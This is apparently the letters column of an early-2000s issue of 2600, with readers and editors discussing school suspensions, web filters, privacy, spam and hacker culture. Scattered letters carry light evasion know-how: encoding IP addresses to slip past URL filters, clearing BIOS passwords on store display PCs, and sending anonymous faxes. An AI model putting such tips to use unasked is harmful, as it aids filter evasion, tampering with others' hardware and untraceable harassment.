I am a new reader to your magazine. First I would just like to say that while I don't quite get most of the technical stuff, everything is quite interesting. So anyway, when I was in junior high school, I was caught with the *Anarchists' Cookbook.* I freely distributed articles that anybody wished to have, but strongly encouraged that destructive devices be used only when necessary. Of course, some spineless ass turned me in and I was called to the principal's office. To make a long story short, she wouldn't acknowledge the fact that nowhere in the school rules does it prohibit such material. She called my parents, then the sheriff. The sheriff! I couldn't believe it. I was suspended for a week and learned only that ignorance flows way too thick among those in authority. Keep up the good work and good luck on your lawsuits.

**JohnnyD**

**Dear *2600:***

I just got to say, network administrators in the UK in schools and colleges without fail prove themselves to be ignorant beyond belief. The only qualifications required are no qualifications! All you need to do is say you want to learn to be an "IT Professional" and they "train you up" so to speak, but they don't even do that right. I found this out just last week when a close friend of mine applied for a job at my school. He was amazed at how easy it was. The course doesn't even entail learning the basics of networking, just how to turn off the event log and change people's passwords! You pay to go through a two month course, and in the end you don't even know what a protocol is, yet you're branded with the name "network admin." The system truly sucks.

**Carter**

**Dear *2600:***

I recently created a website mostly to refresh my memory on HTML. I posted several scanned images of my weird drawings - nothing obscene or pornographic - just surrealistic, weird stuff. After about a week I was disconnected from AOL. I got a message that my password was wrong whenever I tried to log on. Eventually I found out why. They basically said that I was corrupting little kids' minds, all because I had put a MIDI of the *Sesame Street* theme song in the background just because I thought it would be funny. I know, I'm stupid for even using AOL, but that's not the point. I never even used AOL's Instant Messaging or one of its chats to tell anyone about the site. I used Yahoo's Messenger and told people in Yahoo's art chatrooms about the site. Is Yahoo owned by AOL? If not, then why would the site matter? If it is, then I don't see why they didn't just stop hosting the site.

**John Fannin**

*At press time Yahoo! wasn't owned by AOL. But all it takes is one simpleton reporting you for being "suspicious" and companies like AOL will come down hard on you. To echo a popular refrain, get a real ISP that will back you up instead of shut you down.*

**Dear *2600:***

This article is about what waht kinda peoplw the hackers often are!! Im just ordaniray guy surfing suddeny get a nice little present one of your hackers which you gladly call freedom fighters. Whoops suddenly his present destroy all my music files and pictures!! What a nice guy true liberator! hm and he informs me that in colombia the goverment is cruel hm! Nice kinda fought of him and kinda thought who good theyre cruel to him! i kinda start to like CIA FBI and the colombian for treating the bottom scum succing aude eater of this planet some what productive fair way! MY feeling aBOUT YOU HACKERS IS THAT YOUR BUNCH OF IMATURE BASTARDS TALKING ABOUT RIGHTS WHILE VIOLITING OTHERS RIGHTS ! yOU ARE THE TRUE OPPRESSERES AND ERODING FORCE OF THIS PLANET!! yOUKNOW WHAT I WOLUD FOR cia CAMPAIGN FIND HACKERS PROCECUTE THE M FUCKEM FOR LIFE!"!

**sINCERLY THE COMMON SENCE!!**

*Well you certainly told us.*

**Dear *2600:***

Your site is blocked on my school's network. My school happens to use a filter program called X-stop. The program is the masterpiece of a company called 8e6 technologies (www.8e6technologies.com). I went to their site and requested that your site be unblocked. The following is what was sent back to me:

"The site is currently blocked in our Criminal Skills library and does meet our criteria for blocking."

I think this is total BS. You guys aren't criminals

and your website is nothing more than a news/information site. Keep fighting and good luck on the DeCSS case.

**Nick Fury, agent of S.H.I.E.L.D**

*We'd appreciate it if everyone involved in making software purchases sends people like these a periodic note saying "Your software has been blocked from our purchasing department because you meet the criteria of Close Minded Morons."*

**Dear *2600:***

This is the last day of my two day suspension that I received for causing a message to come up on some 4000 computers in the district (using winpopup). During 5th period, I sent a message which I intended to send to one friend. However, to my dismay, Workgroup was selected instead of User. My little message said a mere "Hello."

About an hour later, the network administrator and the assistant principal came into the room and dragged me down to the office. After much arguing and reviewing of the technicalities of the network rules, I still received a suspension. I can understand a suspension if I would have said something like "F*** you" or something, but "Hello?" Please. Surprisingly, I still have network access, however I did fail a test as a result of this.

After it all happened, I spoke with the network admin personally. He told me that the security system (Foolproof, what a joke) doesn't do much, that I can even run commands like regedit, msconfig, edit, and fdisk.

It truly sickens me that our school can be run by people who don't understand most of the rules themselves.

**Fisqual**

**Dear *2600:***

This is regarding Anthony D. Bower's letter and your response in 19:1. I hope you've calmed a bit! I just think you shouldn't be too severe in dealing with the "dimwit" flight attendant. There was obviously much paranoia and caution during the still shaky early months following September 11, especially in American airports. If you even try for a moment to think of the entire situation from her possible point of view (likely seeing the "Passport" vulnerability article, plus all those pictures of actual passports), I can sympathize with her. So do you really feel she could ignore her apparent perception, not even check it out (which is where it ended, thankfully), and feel secure in doing so? And is being so (perhaps) "over" cautious always such a crime?

**RW**

*Hysteria of that sort should not be tolerated, especially from someone who is supposed to be able to remain levelheaded in times of stress. What happens when she decides that anyone of a certain nationality is suspicious? Do you sympathize with her then? For someone to be taken off a flight because a flight attendant doesn't understand their reading material is simply unforgivable and a symptom of some very serious problems that we'd better start confronting.*

## *Questions*

**Dear *2600:***

I've been reading your issues since 1995. I'm from Brazil. I just want to know if I can translate your magazine for my language? That would be better for me and other Brazilians who read it!

**Ricardo**

*We have no problems with people translating or otherwise spreading our stuff around. But we would draw the line at selling it if it was just a translation. If you want to start your own magazine and occasionally use articles from 2600, that to us is a far preferable way to go about this. Every part of the world has its own unique outlook and to just copy what we say wouldn't be fair to your potential readers. Plus we would like for such publications to return the favor and supply 2600 readers with information from their perspective.*

**Dear *2600:***

I want to have a *2600* barbecue on my roof this summer. How can I advertise?

**marblehead**

*And just what in hell is a "2600 barbecue?" If you're trying to set up a meeting, just look at our guidelines at www.2600.com/meetings. It's unlikely having meetings on your roof would qualify though as our meetings are in public areas and usually don't involve fire.*

**Dear *2600:***

I want to send an anonymous fax to several offices explaining why a fellow employee was fired. With Caller ID and such, is there a safe way to do this without risking termination myself? I've thought of going to a Kinko's or such and sending it, but I don't think they'd keep it anonymous too long if lawyers got involved.

**MW**

*Assuming there isn't a crime being committed here, you're probably best off doing this from your own home or that of a friend since it's impossible to know how much some retail outlet is going to protect your privacy. You should be certain you block Caller ID by dialing *67 before your call and don't call a toll-free number since ANI is much harder to block. Above all, make sure the fax machine you use doesn't have the name and number of the owner emblazoned on every fax that's sent. Getting a machine out of the box that hasn't been programmed at all may be the safest method.*

**Dear *2600:***

Is it possible to make an Italian edition of your documentary *Freedom Downtime.*

**gomma**

*When we get the DVD out, we hope to have as many language subtitles as we can get translators for. If you're a translator, contact us!*

**Dear *2600:***

I operate a high volume video rental business. I would like to purchase several copies of *Freedom Downtime* and offer them as free rentals to interested customers. Are there any legal hurdles I must clear be-

fore doing this?

**fallout**

*As long as you're doing it for free, it remains uncomplicated. Let us know how it goes.*

**Dear *2600:***

How can there be an organized meeting in North Dakota, but no meetings whatsoever in New Jersey?

**psi**

*Probably because New Jersey is close to two major cities (New York and Philadelphia) where meetings already take place and also because there isn't one major city that stands out in New Jersey as the logical place to have a meeting. It's important to realize that the official monthly meetings aren't meant to occur in everyone's hometown. They're a somewhat special event where you go to meet new people from other places. This is why large cities tend to work better. But for those who absolutely can't travel (and to save ourselves from having to print the name of every town in the country), we can say that unofficially meetings can take place in any mall food court on the first Friday of the month starting at around 5 pm. And if that doesn't cause mass panic, nothing will.*

**Dear *2600:***

Who exactly is Network Solutions and who gave them the right to monopolize the domain naming "industry?" What is involved in acquiring a domain name and why can't we just do it ourselves without having to shell money out to some company?

**Mark12085**

*A better question is who exactly is ICANN and what gives them the power to control virtually all aspects of domain name management? The scandal of top level domains alone could fill a book. We see no reason why there can't be dozens, hundreds, even thousands of top level domains added - except that this isn't what corporate/government interests desire. We remember fondly the days when domain name registration was free and the net wasn't so focused on money and power. There are many possible ways the net should and could be run. Perhaps we can get there by learning how the net really works and insisting that we have a say in shaping it.*

## *Privacy Issues*

**Dear *2600:***

This is in response to Screamer Chaotix's article "Examining Student Databases" in 18:4. The university I attend (I won't mention the name, just in case) has a similar privacy hole. It allows public access to any student's phone number, address, and e-mail address. It also displays other little things like hometown, major, and what year of school they're in. It does not, however, display student ID numbers. The main reason it is such a privacy hole is that it is located on the university web page, therefore able to be accessed by *anyone* with a web browser. Slightly unsettling.

**Godless Phreak**

**Dear *2600:***

This may be old news to most, but still of interest to many. While tinkering with a port scanner and some other utilities lately, I've found something rather alarming, even if a little unsurprising.

KaZaA-type P2P clients like Morpheus and Grokster (and KaZaA, of course) do *not* in any way mask IPs from peer to peer. In other words, anyone sharing files with anyone else can easily see the sharer/sharee's IP (I suppose that's what "peer to peer" means). While running the Grokster client, I performed a scan of my own open ports. I noticed that there were six people downloading files from me in the Grokster client and there were six open connections on my machine's port 1214. Five of these ports were tunneled to different remote IPs. The sixth was a duplicate. Back to Grokster... sure enough, the same user was downloading two different files from me.

From that IP address, I was able to see that he was a Comcast high speed user in the southwest running Windows 98 at 1024x768 res. I could sniff all of his open ports and probably could have done quite a bit of damage if I wanted to. I'm sure I could have also snagged *loads* of other info as well. I know that this isn't really big news, but it's still pretty scary to see how easily obtainable (and corruptible) information can be.

For someone with nasty intentions, these P2P sharing programs are simply a gargantuan database of people to phuck with. For The People In Charge, this could easily become the Internet equivalent of a law enforcement official wandering past an open door and seeing something "suspicious." No need for a warrant when you have "probable cause." What percentage of these end users would you suppose even *remotely* understand the need to safeguard their IP addresses and secure their ports? My guess is not very many.

Even someone who may understand a need for security may not realize the blatant threat KaZaA clients present them. These clients are unlike most of the Gnutella variety where the IP addresses are listed in plain sight. KaZaA employs a username to identify its peers. This makes a user's IP less obvious but still easily obtainable. An alias may give the user a sense of anonymity which is, of course, completely false.

**bear**

**Dear *2600:***

I write from my own experience in running web servers off of cable modems in regards to Johnny Slash's letter in 19:1 about Roger's Cable. I've run websites from various RoadRunner accounts for over three years now with decent traffic and have never had problems so long as I "neglect" to tell RoadRunner about them.

Legally speaking, I believe it is more illegal for them to try to discover a server behind your cable modem than it is for you to run a web server (invasion of privacy and trespassing counts versus a TOS violation). So if they call to ask you about your UT server, you can ask them just how they know that and so forth with the usual threats. But ensure that you're not eating up enormous amounts of upstream bandwidth and you most likely will never hear a peep from them.

**thoughtcrime**

*Remember, it's no more illegal for you to try and see what they're running than it is for them to try and see what you're running. But they have the power to cut you off if they don't like what they see.*

## *Feedback*

**Dear *2600:***

This is in response to Anon O Mous' letter in 18:4. You start off strong advising people to read *Animal Farm* and *1984.* But you falter in saying that we aren't going to change anything. One of the biggest problems in society today is not ignorance but apathy. There are plenty of "proles" out there who know what's going on but don't want to do anything about it. A good example would be the last election when people wanted to vote for a third party candidate but said silly things like "A vote for Nader is a vote for Bush!" Anyone who has that sort of attitude deserves what they get. The concerned and willing have to work extra hard to fight whatever stigmas are out there. I think one of the more important things to come out of H2K was Jello Biafra's keynote speech. "Don't hate the media, become the media." Go out there and drop $14 on getting a domain and starting an online soap box. Don't waste time preaching to the choir (or using tired cliches for that matter!). There are plenty of people out there who feel the same way as we do without being hackers or computer geeks or whatever. A lot of what we fill is part of the greater whole of being human. When we feel we are being mistreated, we want change. Don't give up. The proles are listening and if we take the time to educate ourselves and share the education with everyone else, the future will be a pleasing one.

**gir**

**Dear *2600:***

There are two articles in the 18:4 issue that I would like to criticize. The first is "Student Databases" written by Screamer Chaotix. Screamer writes about how he/she visits their friend at a university and is surprised and disgusted about how easily available the students' information is (i.e., name, email address, phone number, ID number, and address). Screamer writes on to say that typically sensitive info has to be obtained by a hacker using "skill." Welcome to college, friend. The university system is meant to be an open society of learning. If you really are a hacker, look back into the culture's history and you will find a shining example of openness. Pick up the book *Hackers* by Steven Levy. In it, Richard Stallman reminisces about the old hacking days at the Artificial Intelligence Lab at MIT in the early 70's where they didn't even use passwords to protect their personal data. They were doing it for years without any problems and their system was even on the ARPAnet. However, times change and new people came into their community and abused that system just like many people abuse things today. But that's still no reason to turn around and let it happen. As a proponent of free speech myself, I'm glad to see that the universities are allowing this information to be available to me. I'm a student at Georgia Tech and their student and faculty database has helped me out on numerous occasions in locating someone's email address or place of residence. Even if this information was protected and hidden, a determined person (or hacker with skill as Screamer says) can readily acquire this information eventually with social engineering or such regardless. When you join a college, you are joining an open community. And if you really are paranoid about your personal contact information being accessible by a terminal on campus, the university's department of human resources will gladly remove your student information from the database free of charge. Your personal information is solely yours to disclose, but you are not helping to nurture this openness that *2600* tries so hard to advocate. In this situation you're merely stifling it. This leads to a personal view of me vs. the world and this is exactly what corporate America plays off of. If you are a true hacker, be a radical and lead by example.

The second article is "IIS Far From Unhackable" by xile. For the most part it's a good informative article. It reveals the vulnerabilities of IIS rather well. However, I was surprised at where this article ended up. Issue after issue, writers and editors talk about this bad rep that hackers have because of the many irresponsible kids/crackers who think defiling websites or ruining system data is a valiant and noble effort. The editors at *2600* need to look inward at their own pages and there they will find a source of this reputation. Xile says "Now the important part to most of you: editing the web site's main page." Is this the audience you are aiming at? Web site defilers who give hackers a bad reputation? I have been a long time reader and fan of *2600* and I have looked to *2600* as an authority in the hacking culture for some time but this is simply hypocrisy. I thought this magazine was geared toward the curious and those who like to stretch their intellectual capabilities. Maybe I'm wrong. I would have seen no problem in this article if xile pointed out the vulnerabilities of IIS in order to educate people but when he listed step-by-step the procedure for defiling a website by taking advantage of IIS, he started heading in the wrong direction. There is nothing intellectually stimulating in that and it is illegal. I try hard to educate people on what a hacker truly is and I know that there are many views on this. But when I go to show someone my copy of *2600* as evidence that hackers are merely curious, and that someone sees an article like this, my credibility and yours is gone in their eyes. I hope that this is just an article that fell through the cracks and not just something you put in your mag because you needed to fill space.

**Buster Doney**

*Much of what you say we agree with 100 percent. But it would be wrong for us to insist our exact philosophy be reflected in every outside submission we print. If we did, then we wouldn't allow the use of the word "cracker" in your letter since we believe it's destructive to the community. But you're entitled to your interpretation. In general, we don't print articles that simply advocate destruction or malicious behavior - and the vast majority of people in the hacker community seem to agree with this. But you've refined the definition and seem to be expecting everyone else to subscribe to it. It's not that simple. Almost every form of hacking, reverse engineering, exploration, whatever you want to call it, has been defined by someone somewhere as dangerous and destructive. If we restrict one bit of information because of its potential for misuse, then how do we justify printing other bits of information which could be misused in different ways? The article in question actually advises people not to abuse*

*these holes and to email the system administrator to tell them about the security flaw. It admittedly then goes on to tell people exactly how to deface a web page. But even if we believe that this constitutes "destruction" (and many would argue that web defacements are a form of expression similar to graffiti - also illegal), we still think the information needs to be known and that it can be used for a variety of purposes.*

*As for campus records, we agree that college is an open environment - for learning. That doesn't mean that information you want to keep to yourself should by default be available to everyone - either on or off campus. Back in the 70's it simply wasn't this easy to find out so much information about so many people so quickly. Individuals need to have some control over their private data - and some choice in how it's made available.*

**Dear *2600:***

Just got home and realized *Freedom Downtime* was on my doorstep. After watching it I can really say that you guys did an excellent job with this movie. It gets the point across. I've followed the Mitnick case for many years. I even did a high school report on Mitnick which I received a D+ on because my teacher had no clue what I was talking about. If she had actually read my report she might have learned something. I'm going to make a copy for my school and see if they'll show it in class some day, though, knowing schools they will probably want nothing to do with it. Anyway, great job guys. I hope to see all of you at H2K2.

**Silent**

**Dear *2600:***

This is in reference to the article entitled "Another Way to Defeat URL Filters." I am a sort of "math" hacker and there is a *much* simpler way to do this (if this has escaped anyone). An IP address can be considered a polynomial in 256. If this sounds confusing hold on:

Given an IP address A.B.C.D
the resulting number is:
A*256^3 + B*256^2 + C*256^1 + D
Example: 207.99.30.230 would be
207*16777216 + 99*65536 + 30*256 + 230 = 3479379686

No real need for all the bit manipulations.

**Rat**

**Dear *2600:***

I adored watching *Freedom Downtime.* It did not matter who I invited over to watch it with me. Everyone was able to easily follow along. Just by watching it myself and sharing it with others I saw a chain reaction of sympathy and learning.

As well as being strongly effected by the film, I thought some parts were amusing. The bit about the unlimited Metrocards was fun as well as reading the closed captioning from the television excerpts. It was nice to watch something that has a good balance of seriousness and humor.

Thank you for creating this film and making it available to the public.

**Grey Frequency**

**Dear *2600:***

In response to the letter from chris on destroying CD's, speaking in regards to CD-R, they consist of three things: the plastic disc, a reflective layer, and, on the other side, an organic substance that the data is burned into. From what you said, the reflective layer came off and you assume that it is destroyed... but is it? I do not know what effect it would have on the organic material. If it has none, you could just reapply a reflective layer - something your common Joe won't think of. But if you're destroying CD's, you must be looking for a 100 percent effective rate, not 70 percent.

**lunius**

**Dear *2600:***

I have been dying for the next issue of *2600* for oh, two weeks after 18:4 came out. I wanted to share with you the view of someone new to the scene and who was/is a bit of a skeptic. During the last year of my subscription I have read and reread the views of the people of *2600.* At first I disagreed with many of the views, dismissing them as "a bit too extreme." While extreme, I still respected them for what they were. My major objection was the thought that the good ole' USA was really just corporate America. Well, I listen to a lot of public radio while commuting (NPR is one of the greatest places for (somewhat) unbiased news and information!) and have listened to the Enron debacle unfold and several such things. As I kept reading your mag, I began to see how right you really are. While I do not fully agree with *all* the views and opinions expressed, my mind has been opened to new ideas.

**ThieF**

*That's what it's really all about - opening your mind to ideas. You can do this without agreeing with us, which is something so many people seem to miss.*

**Dear *2600:***

As per the article you printed by Tokachu, either he was wrong or Alchemedia got upon the program and fixed it. The Lotus Screencam program is no longer able to capture the images. Clever Content displays a message asking for Lotus Screencam to be turned off before the image will be displayed. Turning on Lotus after the image is displayed causes the image to disappear and the same message returns. If you can update any techniques, or if any readers know any other methods, please let the rest of us know.

**Klep**

**Dear *2600:***

I would like to thank you for coming out with such a great magazine. I started my subscription last summer (I just became a lifer) and find it a very useful tool as a person employed in the IT field and as a person who just enjoys using computers. My only fear is that the US government (under the control of the "corporate suits") will try and shut your publication down for trying to expose these security flaws/holes in various computer systems and software packages in your magazine thanks to the DMCA. Of course, if you're silly enough to try to use the First Amendment as an excuse

then they'll have *that* deemed against the DMCA and have that section removed from the Constitution.

**James**

**Dear *2600:***

I don't pay money for a magazine when I can get the same info for free online: http://www.elfqrin.com/-hack/index.html. That appears to be the same article that appeared in the latest (19:1) *2600.*

**Mike K**

*You are living proof that no matter what we do, people will find something to bitch about. When articles aren't available online, people want us to make them available. When we tell people how to find the articles we print online, we get letters like the above. Would you have really found the article in the first place if we hadn't printed the address of that website when we printed the article?*

**Dear *2600:***

Hairball's "Fun Password Facts" in 19:1 is a good intro to the brute force cracking problem, but I think he's a little confused. Most password crackers don't generate a huge textfile with all possible combinations of characters. John the Ripper (and every other cracker coded by sane people) just increments characters stored in memory and then checks the hash of the combination against the target hash. For example, if you wanted to crack a password consisting of only lowercase letters, you'd test aaaaaaaa, then increment the last character, testing aaaaaaab, and so on. This way you can check trillions of passwords in a few hundred assembly instructions (though it will still take a while) rather than using terabytes of disk space.

**Ninjak**

*We don't think the author truly believed that it was necessary to have this kind of disk space. As we understood it, this was illustrated to demonstrate the phenomenal amount of password possibilities that exist and how it's impossible to possess or create a comprehensive "list."*

**Dear *2600:***

I am writing in response to diabolik's article in 19:1 entitled "Poor Man's 3D." There is a free winamp plugin by nullsoft called "milkdrop" that does exactly what diabolik is trying to accomplish. But, it has *much* better effects. Some are really cool. It requires a little tweaking to the colors of the glasses, but all in all it is quite good looking. You can download it at http://www.nullsoft.com/free/milkdrop.

**fremont_dslam**

**Dear *2600:***

This is in response to "Retail Hardware Revisited." The hardware that dual_parallel was using was most likely a Dell of some kind. I think they have a contract with K-mart. The nice thing about Dells is it's easy to get rid of bios passwords. While you can always remove the cmos battery on most systems, these also have nifty little jumpers conveniently labeled PASS. All one has to do is open the cabinet where the box is housed (it's never locked) and open the case. The one that they keep in the sporting goods department will attract less attention. I would be careful on disassembling the store's hardware - they don't take too kindly to it.

**blind**

**Dear *2600:***

I got my Spring 2002 issue of *2600* in the mail last week and have been reading it ever since. When I came upon Dash Interrupt's letter on page 49 and read your response my mind could think of only one thing. Doublethink. It's getting scarier and scarier out there and it's becoming very Orwellian as I'm sure you and many others have noticed. I just wanted to get the word out and thank you for publishing such a wonderful magazine that allows people to freely voice their opinions, while they still can.

**littlegreenguy**

**Dear *2600:***

After reading the letters section of the last few *2600's,* I decided to write a little letter about the American government and the apparent feelings for it by most of the readers. All I can really say is do not hate the government, hate the people in it. As an American, you have that right. But you have that right only because you're an American. I know that a lot of times our freedoms are infringed upon and we must fight back when this happens, such as the case with Kevin and so many others. But it is not the government. It is the shitheads who are in the government. The easiest way to deal with it? Educate yourself and vote instead of "lose morale for this great country." Just be glad you're not an Afghanistan citizen. OK, off my patriotic soap box.

**Suicidal**

*It has to go a little deeper than that. Sometimes the system itself is corrupt and must be exposed for what it is. It's not so much a question of who to hate but rather what needs to be fixed. And addressing that is more of an obligation than a right.*

**Dear *2600:***

I would just like to say thank you for making such an educational magazine. You guys have helped me get through high school actually feeling intelligent while teaching my teachers things about computers.

**Kronikal**

**Dear *2600:***

In the Backtalk section of 19:1 you advised Mingus that "Most of what constitutes hacking is the whole process of figuring things out." Fair enough. However, you precede this statement by claiming that "...relatively few people are hackers, even though quite a few either want to be or walk around saying they are." Buh!? Granted, there are plenty of people who claim to be hackers despite having no knowledge of how to go about hacking and, more importantly, no interest in that knowledge. Nonetheless, if the hallmark of a hacker is the ability to figure things out, then surely a great many people are hackers, though most may not choose to classify themselves that way. It seems to me that the more constructive answer to the multitude of pests who ask to be "taught" to hack is to stress that anyone can be a hacker, but a true hacker teaches him/herself.

**Czar Donic**

*Your way of saying it is certainly more constructive but it's also important to understand that while anyone can be a hacker, relatively few actually see this through and far too many attach the name to themselves for no other reason than wanting attention. What we're trying to say is that people need to work at it - like most anything else, it doesn't just happen because you want it to.*

**Dear *2600:***

Rob Rohan's article entitled "Right Click Suppression" (18:4) states that "trying to lock down a page is counter to the whole reason for the Internet anyway - freedom of knowledge." I'm surprised that a vast entity such as the Internet can be summed up with one reason. An example of right click suppression being a means to an end was in the e-learning arena. When I worked as a developer at one such company, we used right clicking suppression as a means to prevent users from viewing answers to online quizzes. The answers could be determined if one were to be able to view the source. Although it was not obvious, you had to do some looking and be familiar with binary numbers to decipher it. Obviously these online testing modules were not of serious consequence - meaning it wasn't like the GRE or SAT online testing. It was simple job task testing for convenience store workers or bank tellers.

The Internet provides a multitude of uses and in certain instances even the annoying right click suppression may be of great use.

**Junglee**

**Dear *2600:***

In 19:1 there was a letter in the Backtalk section under the Answers Needed section from a Drew. He was asking permission to use the name *2600* for his band. Since you said that you would rather him call the band something else, why not call the band "Dear 2600?" I think this would be a good name since that is where his letter was published. Do you think you could pass this along to Drew?

**Aaron**

*Done.*

**Dear *2600:***

You had written in a response to a letter that a URL for an @home web page was permanently 404. If you take a good look at http://www.archive.org, you will find that these URLs and their contents are recoverable. These folks have taken upon themselves the Herculean task of archiving the World Wide Web. The URLs recovered with their "Wayback Machine" are not fully functional, but at least the text and pics can be viewed.

**Kristopher Barrett**

**Dear *2600:***

One thing I like about your mag is your continuing effort to keep your readers on their toes. When I picked up my Spring 2002 issue, the first thing I noticed about the cover was, of course, Mr. Franklin's bloodshot eyes and the single tear. But upon looking closer I found these words and acronyms hidden in the lines on Franklin's face: WTO, Infinite Justice, RIAA, Cybercrime Treaty, Code Yellow, FCC, CARP, CBDTPA, Enron, DNA, MPAA, USA PATRIOT, DMCA, and Axis of Evil. These are the only ones I have found. I'm hoping there are more that other readers have noticed.

As always, you guys do an excellent job, but I'll try to refrain from any serious ass kissing. Keep up the good work - I look forward to more hidden messages and watermarks on covers of future issues.

**Manic Velocity**

**Dear *2600:***

I have been a faithful *2600* advocate for over two years and I would like to thank and compliment you for getting such a large amount of knowledge out to the public for so long. I feel that your organization has been the most supportive throughout the Kevin Mitnick ordeal as well as being there for any other person who may have been caught in a time of distress. I also have to say that I believe you have rightfully created a loyal group of followers who will continue your practices should you fall victim to any of the current or future lawsuits that you face.

**CK**

*We (hopefully) didn't create followers. If we did it right, we helped to channel some energy in a particular direction. The credit belongs to those who continue to fight.*

## *Trash*

**Dear *2600:***

It's hardly any wonder the general public doesn't like the hacker community. I mean, yeah, I know most of it comes from mainstream society's overall ignorance about many of the details of what we do and don't do and various other things having to do with the hacker community. But I also know that all one has to do to find so much of the lowlife trash that, unfortunately, seems to wind up more or less representing all of us somehow is to go into any conference bridge, IRC channel, BBS, or basically any place large groups of hackers or phreakers congregate. You're *always* guaranteed to find at least one or two idiots(if you're lucky). If you're unlucky, the better portion of the people on that given thing will be total assholes. I realize that your average hacker or phreaker isn't particularly old. In fact, most are under 18. But the fact of the matter remains that these wing nuts don't seem to give a rat's ass about treating anyone with common courtesy and respect. Not to mention the fact that they don't seem to know or care anything about how their actions reflect on us all as a culture.

These self-righteous, holier than thou, "1337" types are poor representatives of the community and reflect badly on all of us. I only wish there was a way to do something about it once and for all! But, in closing, let me just thank you for doing such a good job of casting us in a bit of a better light than the general public seems to prefer to see us all in.

**captain_b**

*You touch upon a problem that has plagued the hacker community from the very beginning. Much of it is directly related to the ignorance of the mainstream, particularly the media. Look at it this way: Can you go up to a major network and claim to be a doctor, a*

*lawyer, or a carpenter? Odds are they will want some sort of evidence before they do a story on you, that is, assuming they were interested enough to do a story in the first place. But in the case of hackers, all one has to do is tell the media that they're a hacker and, without any sort of proof or display of skill, they are immediately classified as a hacker! This results in all kinds of people claiming that they're hackers when all they really are are attention-seekers. You will find them everywhere. There's not a whole lot we can do about this, short of closing our doors and only letting people we already know into a particular forum. But that defeats the purpose of the forum. The best way to deal with this is for those really interested in what hacking is all about to recognize the bullshit for what it is and, as with most any group, look for those who really do get it. Don't let yourself believe that they don't exist - they always do. Just consider getting past the garbage one of the first tasks you must achieve.*

## Revenge

**Dear *2600:***

The Internet is chock full of information waiting to be abused - or used, rather. This includes every listed phone number in the United States of America. Now, while searching for someone's phone number with their first and last name is nothing new, that's not the only thing we can do. We can now do reverse lookups and get names and addresses from just the phone number. Here is a story, and a good example of available information services.

It was 4 am and while I should have been asleep, I wasn't. The phone rang and I picked it up. It was an automated call - at 4 am! Most of the time I would have just let this go, but I was having a bad day, so I hit *69. It read me out the number 555-555-1212 (have to protect the guilty). That was nice. But I still had no idea who this was. First, I went to http://www.anywho.com/rl.html where I entered the number and it returned the location and name of the phone. It was in Texas. I dialed the phone number and then heard the carrier signal of a fax machine. I hung up. While calling and bitching would have been nice, it wouldn't have been very effective. I decided to send satellite photos of the building the phone was in. For this, I visited the TerraServer site (http://terraserver.homeadvisor.msn.com/) and entered the address. It popped up and I copied the images into a document which I would fax.

I can imagine the look on their faces when they had a satellite photograph of the top of their building sent by someone several states away. I also, not so kindly, asked them to remove my phone number from their list. I haven't heard from them since.

**deadkode**

**Dear *2600:***

Unsolicited commercial email (spam) is crippling the effectiveness of the Internet. Roughly 80 percent of the mail arriving in a typical email user's mailbox is spam. This is an incredible drain on users, involving millions of dollars of lost time for businesses, frustration for users old and new, and the clogging of system bandwidth and disk space.

Technology has not solved the spam problem, nor is it likely to. Filtering technology has been ineffective. Government will not enforce the laws that have been enacted until citizens start to demand action. So far, they have done very little. And the UCE industry has demonstrated a blatant disregard for the law of the land and common decency.

Therefore, we, the users of the Internet, are declaring war on spam. This war will continue until the UCE industry obeys the existing laws. We demand that the UCE industry provide functional opt-out procedures, stop forging return addresses, label advertisements in the subject line, and comply immediately with "do not contact" requests.

The FTC has announced that it is "collecting" spam. You can refer spam to uce@ftc.gov. Since the government refuses to take action to enforce the laws, we will send every piece of spam in our inboxes to the FTC until they take positive action. There is a small underground movement of users who are already doing this on a case by case basis. The goal of "spamwar" is to amplify this and give it a focused strategic goal.

We will conduct this war email by email, making the lives of the spammers hellish until they surrender unconditionally. It is time for the users to take back the Internet.

**brujo**

*Before you get too carried away with your epic struggle to liberate the masses, you should understand a few things. Bombarding a federal agency with redirected spam - even at their request - is unlikely to accomplish anything except to waste even more resources. By calling for government action, you may one day actually get your wish - and live to regret it. The last thing you should want is government regulation of something like the Internet. It would wind up extending far beyond commercial email. All aspects of online speech could be endangered by having an overseeing body. Spam does need to be fought but we believe it can be done using available technical means. We also think that with a little imagination, we can make it pretty uncomfortable and unprofitable to be identified as a commercial spammer. Ideas are welcome.*

## Help

**Dear *2600:***

I am looking for a skilled Hack to enter a government computer site, find, and delete two simple files (or entries). Nothing malicious involved. This really involves justice (or the lack of it) and two entries into a database made for my political views that have ruined my career. Generous reward offered and negotiable. This should prove to be a real challenge to the individual and could lead to a source of possible future income to further your personal endeavors.

**Terrance**

*Most people would consider it malicious to enter into someone else's system and delete a file. If you know that these files on you exist, wouldn't it be better to reveal that fact to everyone and show how the system is being abused? Even if we did agree with what you want to do, you would still only be doing it to help*

*yourself, rather than to reveal a corrupt system and possibly help a whole lot of others. Also, you ought to know that simply deleting a file will oftentimes not accomplish anything and may in fact call more attention to it.*

**Dear *2600:***

I have a problem and thought maybe you or my fellow readers could assist me. *Every day* I receive ten annoying phone calls that say long distance on my display. I pick up and there is no one there! I have tried yelling and screaming and punching my phone and nothing seems to work. Today within a timeframe of five minutes I received probably 20 phone calls from the same long distance number. The difference with this one is that instead of silence there is a beeping noise every so often. What can I do about this *huge* annoyance?

**Adam from Ontario**

*We're surprised that screaming and punching the phone didn't work. That usually does it for us. But let's explore an alternative method. It sounds to us like this is a fax machine calling you. The beeps usually indicate this. Since you have the phone number, you might be able to figure out who it belongs to, either through a reverse directory lookup or by calling a variation of the number - if it belongs to a fairly large organization you might find their main number ends with "00" in the same exchange. Sometimes fax machines also pick up with humans or voice mail systems that give you the name of the company/person. You could even try hooking up a fax machine and receiving the fax yourself! That's a sure way of getting some info. If all else fails and you still wind up getting these calls, contact your local phone company's annoyance call bureau and get them to deal with the situation. This is a free service unlike the *57 ripoff that many phone companies will try to get you to use.*

**Dear *2600:***

Thanks for your kind information on your interesting website. I do not know where can I find an answer for my question but please trust me that I need to find a way to hack the passwords of one of the users of Yahoo! mail service.

**Alice**

*OK, we trust you.*

## *4/1/2*

**Dear *2600:***

I was going to your website when I found that it had been replaced by cybercrime.gov. Has the mag been shut down?

**Bob Smellicular**

*It's interesting how many people jumped to that conclusion but still wrote to us for an answer. And it gets better.*

**Dear *2600:***

Hey guys. Just wanted to be the first to note that this has to be the most kickass April Fool's joke I've ever seen. Partly because it's pretty believable that the DoJ might try and hijack your domain if the registration ran out. Now watch them sue you for copyright infringement over these pages or something. Wouldn't surprise me.

**Nothing None**

